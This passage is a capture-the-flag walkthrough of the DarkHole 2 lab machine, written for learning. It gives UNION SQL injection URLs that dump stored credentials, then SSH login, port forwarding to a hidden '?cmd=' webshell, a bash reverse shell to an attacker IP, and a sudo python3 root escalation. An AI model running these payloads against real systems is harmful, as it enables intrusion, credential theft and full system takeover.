http://192.168.1.146/dashboard.php?id=6' ORDER BY 6-- -
Full name
Email
Contact number
Address
With six, the page renders in full (empty fields because id=6 does not exist, which is exactly what we wanted). With seven:
http://192.168.1.146/dashboard.php?id=6' ORDER BY 7-- -
(completely blank page: not even the panel header renders)The application does not print the MySQL error, it simply returns an empty page. That contrast is what serves as the oracle: the query has 6 columns. The absence of an error message does not invalidate the technique; it just forces you to watch the difference in behaviour instead of the text.
Enumerating the database
With six columns we can build the UNION SELECT. The first question is which databases exist, and that is what information_schema.schemata is for. The trick with group_concat() is that it flattens every row of the result into a single comma-separated string: since the panel only paints one value per field, without it we would see just the first record.
http://192.168.1.146/dashboard.php?id=6' UNION SELECT NULL,NULL,NULL,NULL,NULL,group_concat(schema_name) FROM information_schema.schemata-- -
Address mysql,information_schema,performance_schema,sys,darkhole_2The result comes back reflected in the Address field, which is the sixth column: that is why the group_concat() sits in the sixth position of the SELECT and the other five are NULL. Of the five databases, four belong to MySQL itself; the application's is darkhole_2.
If group_concat() were filtered or gave trouble, the alternative is pulling the records one at a time with LIMIT, or asking directly for the database in use:
http://192.168.1.146/dashboard.php?id=6' UNION SELECT NULL,NULL,NULL,NULL,NULL,schema_name FROM information_schema.schemata LIMIT 4,4-- -
http://192.168.1.146/dashboard.php?id=6' UNION SELECT NULL,NULL,NULL,NULL,NULL,database()-- -
Next level: the tables of darkhole_2, which live in information_schema.tables.
http://192.168.1.146/dashboard.php?id=6' UNION SELECT NULL,NULL,NULL,NULL,NULL,group_concat(table_name) FROM information_schema.tables WHERE table_schema="darkhole_2"-- -
Address ssh,usersOnly two tables: users (predictable, the panel's) and ssh, whose name is a promise. On to its columns, which are in information_schema.columns.
http://192.168.1.146/dashboard.php?id=6' UNION SELECT NULL,NULL,NULL,NULL,NULL,group_concat(column_name) FROM information_schema.columns WHERE table_schema="darkhole_2" AND table_name="ssh"-- -
Address id,user,passid, user and pass. No further context needed.
Dumping the ssh table
Now that we know the table and column names we no longer need information_schema: we query the table directly and glue username and password together with group_concat(user,':',pass) to read them in one go.
http://192.168.1.146/dashboard.php?id=6' UNION SELECT NULL,NULL,NULL,NULL,NULL,group_concat(user,':',pass) FROM ssh-- -
Address jehad:foolA single row: jehad:fool. These are credentials stored in a table called ssh, so the sensible move is to try them against the system's SSH service and not against the web.
SSH as jehad
ssh jehad@192.168.1.146
The authenticity of host '192.168.1.146 (192.168.1.146)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+Lc29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.146' (ED25519) to the list of known hosts.
jehad@192.168.1.146's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
...
  IPv4 address for ens33: 192.168.1.146

Last login: Fri Sep  3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$
The credentials the SQLi pulled out of the database work as they are for the system's SSH (credential reuse): the ssh table was not decoration, it literally stored the system's access credentials in cleartext. We have our first interactive shell.
Shell as losy
Enumeration from the inside
Three starting commands: the user's sudo privileges, the ports the machine listens on from the inside (which need not be the ones we saw from outside) and the scheduled tasks.
sudo -l
netstat -tuln
cat /etc/crontab
jehad@darkhole:~$ sudo -l
[sudo] password for jehad:
Sorry, user jehad may not run sudo on darkhole.
jehad@darkhole:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9999          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
jehad@darkhole:~$ cat /etc/crontab
...
* * * * * root service apache2 start && service mysql start
* * * * * losy cd /opt/web && php -S localhost:9999
Three answers at once, and all three count:
sudo -lis a dead end:Sorry, user jehad may not run sudo on darkhole. Closed path, and worth writing down so we do not try it again later.netstatreveals services invisible from outside. The nmap scan only saw 22 and 80; from the inside MySQL shows up (3306 and 33060), the local resolver (53) and, above all, a 9999 listening on127.0.0.1. Being bound to loopback is exactly why nmap never saw it.- The crontab explains where that 9999 comes from, and this is what turns a curiosity into a vector. The last line,
* * * * * losy cd /opt/web && php -S localhost:9999, says that every minute userlosybrings up PHP's built-in server over the/opt/webdirectory. If we get that server to execute something, it will run aslosy, not asjehad.
Port forwarding 9999
The service only accepts connections from the machine itself, but we have a legitimate SSH session, and that is enough to bring it closer. With -L we ask SSH to open a port on our Kali and forward everything arriving there, inside the encrypted tunnel, to the victim's 127.0.0.1:9999 (local port forwarding):
ssh -L 9999:127.0.0.1:9999 jehad@192.168.1.146
jehad@192.168.1.146's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
...
Last login: Sat Feb  8 21:35:58 2025 from 192.168.1.80
jehad@darkhole:~$
The session has to stay open: the tunnel lives as long as the SSH connection does. From here on, http://localhost:9999 in our browser is the victim's internal service.
Webshell on 9999
http://localhost:9999/![Browser on localhost:9999 showing a page whose only text is "Parameter GET['cmd']"](../assets/img/darkhole-2/dh2-cmdparam-002147.webp)
Parameter GET['cmd']There is nothing else on the page: just a line announcing the parameter it expects. That pattern (?cmd=) is the signature of a homemade webshell. And since PHP's built-in server serves index.php by default, we do not even have to name the file: hanging the parameter off the root is enough.
http://localhost:9999/?cmd=id![Browser on localhost:9999/?cmd=id returning Parameter GET['cmd'] followed by uid=1002(losy) repeated twice](../assets/img/darkhole-2/dh2-webshell-002420.webp)
Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy) uid=1002(losy) gid=1002(losy) groups=1002(losy)RCE confirmed (command injection), and the uid=1002(losy) confirms what the crontab hinted at: commands run as losy, a different user from ours. The detail of the output appearing twice usually means the code calls both a function that prints by itself (system() or passthru()) and another whose return value is echoed (shell_exec()). It changes nothing about the attack, but it is worth understanding so you do not assume the command is running twice.
Reverse shell
A ?cmd= in the browser is awkward: every command is a new request and there is no state. Time for a reverse shell. There is one detail here that breaks the attack if you miss it: in a URL, & separates parameters, so the & characters in the payload must be URL-encoded as %26; otherwise the server receives the command cut in half.
First, the listener on our Kali:
nc -nlvp 443And then the request, with both & of the redirection encoded:
http://localhost:9999/?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.1.80/443 0>%261"![Browser address bar with the bash -c payload pointing at /dev/tcp/192.168.1.80/4444, and the page returning only Parameter GET['cmd']](../assets/img/darkhole-2/dh2-revshell-url-003354.webp)
localhost:9999/?cmd=bash -c "bash -i >&26 /dev/tcp/192.168.1.80/4444 0>%261"Two things about this capture. First, Firefox's address bar shows the %26 already decoded in some places and undecoded in others: what gets sent is what the block above says, not what you read on screen. Second, the port shown here is 4444 while the listener is on 443: the payload's port and the listener's port have to be the same, and if they do not match the request simply hangs without anything coming in. The one that ends up catching the connection is the 443 listener:

listening on [any] 443 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.146] 57664
bash: cannot set terminal process group (1243): Inappropriate ioctl for device
bash: no job control in this shell
losy@darkhole:/opt/web$ id
uid=1002(losy) gid=1002(losy) groups=1002(losy)
We are losy, and the working directory is /opt/web: exactly the one the crontab named.
TTY treatment
The shell that just came in is not a real terminal (the cannot set terminal process group and no job control warnings say so literally): no Ctrl+C without dying, no autocompletion, no history. Four steps fix it.
script /dev/null -c bash
export TERM=xterm SHELL=bash
# Ctrl+Z
stty raw -echo; fg
losy@darkhole:/opt/web$ script /dev/null -c bash
Script started, file is /dev/null
losy@darkhole:/opt/web$ export TERM=xterm SHELL=bash
losy@darkhole:/opt/web$ ^Z
zsh: suspended  nc -nlvp 443
┌──(krmena@kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 443

losy@darkhole:/opt/web$
script /dev/null -c bash forces the creation of a pseudo-terminal; export TERM=xterm gives the shell a terminal type it understands (needed for clear, nano or anything doing cursor positioning); Ctrl+Z backgrounds the nc so we can touch the local terminal, and stty raw -echo makes our terminal pass keystrokes raw, without interpreting them, before bringing nc back to the foreground with fg.
Privilege escalation to root
The user map
A small trick before starting: redefine ls so it always shows hidden files and permissions. It saves you retracing steps because you forgot a -la.
alias ls="ls -la"
ls
total 2844752
drwxr-xr-x  20 root root       4096 Sep  2  2021 .
drwxr-xr-x  20 root root       4096 Sep  2  2021 ..
lrwxrwxrwx   1 root root          7 Feb  1  2021 bin -> usr/bin
drwxr-xr-x   4 root root       4096 Feb  1  2021 boot
...
drwxr-xr-x   3 root root       4096 Sep  3  2021 opt
drwx------   5 root root       4096 Sep  3  2021 root
...
drwxrwxrwt  14 root root       4096 Feb  8 23:37 tmp
Now, who has a shell on this machine. /etc/passwd is world-readable, and filtering it by bash leaves out every service account (which carry /usr/sbin/nologin or /bin/false):
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
lama:x:1000:1000:darkhole:/home/lama:/bin/bash
jehad:x:1001:1001:,,,:/home/jehad:/bin/bash
losy:x:1002:1002:,,,:/home/losy:/bin/bash
Four accounts with a shell: root, lama (uid 1000, the installation's original account) and the two we have already been through. In other words, the next stop is either lama or root directly.
Credentials in losy's .bash_history
With losy's home now reachable, the first place to look is its shell history (credential hunting). It is a file almost nobody cleans and it keeps everything that was typed, passwords included:
cat .bash_history | grep -iE '(pass*|losy)'
cd /home/losy/
P0assw0rd losy:gang
cd losy/
password:gang
Two of the four lines are the password, written two different ways: losy:gang. Those lines are not valid commands (nobody runs password:gang), they are notes that ended up in the history from being typed at the prompt, which is exactly how it happens in real life.
sudo python3
Now that we have the password, sudo -l can answer (before it would have asked for it and we did not have it, because the shell came in through the webshell, not through a login):
sudo -l
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
A general-purpose interpreter runnable as root is an immediate escalation: nothing stops the program we hand it from spawning a shell. GTFOBins has the exact entry:

Sudo
If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may
be used to access the file system, escalate or maintain privileged access.

sudo python -c 'import os; os.system("/bin/sh")'
Copied verbatim, the payload fails: Ubuntu 20.04 has no python binary, only python3 (and sudo -l authorised precisely /usr/bin/python3, not /usr/bin/python). The binary name has to be adapted, which is the step GTFOBins cannot take for you:
sudo python3 -c 'import os; os.system("/bin/bash")'
sudo: python: command not found
losy@darkhole:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@darkhole:/home/losy# cd
root@darkhole:~# ls
root.txt  snap
root@darkhole:~# cat root.txt
DarkHole{'Legend'}
Box rooted.
Attack chain
arp-scan  ->  192.168.1.146
    └─> nmap http-git  ->  exposed .git (wget -r)
            └─> reflog  ->  "default credentials" commit  ->  lush@admin.com:321  (panel)
                    └─> dashboard.php?id=  ->  UNION SQLi  ->  ssh table  ->  jehad:fool
                            └─> SSH jehad  ->  crontab: losy runs php -S on 127.0.0.1:9999
                                    └─> ssh -L  ->  webshell ?cmd=  ->  RCE as losy
                                            └─> .bash_history  ->  losy:gang
                                                    └─> sudo python3 (GTFOBins)  ->  root
Lessons learned
- Publishing
.gitis publishing the history. "Fixing" a credential in a new commit does not delete it: it lives on in the previous commit, and the branch reflog takes you there with a singlecat. The secret has to be rotated, not just covered up. - Nmap's
http-gitscript does half the work. It does not just detect the repository: it prints the last commit message, and here that message ("for more secure") was the hint that an earlier, insecure version existed. - A SQLi with no error messages is still exploitable. Here the oracle was not MySQL's text but the difference between a page that renders and a blank page. That alone is enough to count columns.
- Loopback-only services are not invisible.
netstatfrom the inside gives them away and, more importantly,/etc/crontabexplains who starts them: that line was what told us in advance the webshell would run aslosyand not asjehad. .bash_historyis a classic leak. Passwords typed at the command line stay there; always check it after every pivot.- GTFOBins payloads need adapting. The
pythonone failed because on this machine the binary ispython3. Copy-pasting without checking whatsudo -lactually authorises costs time.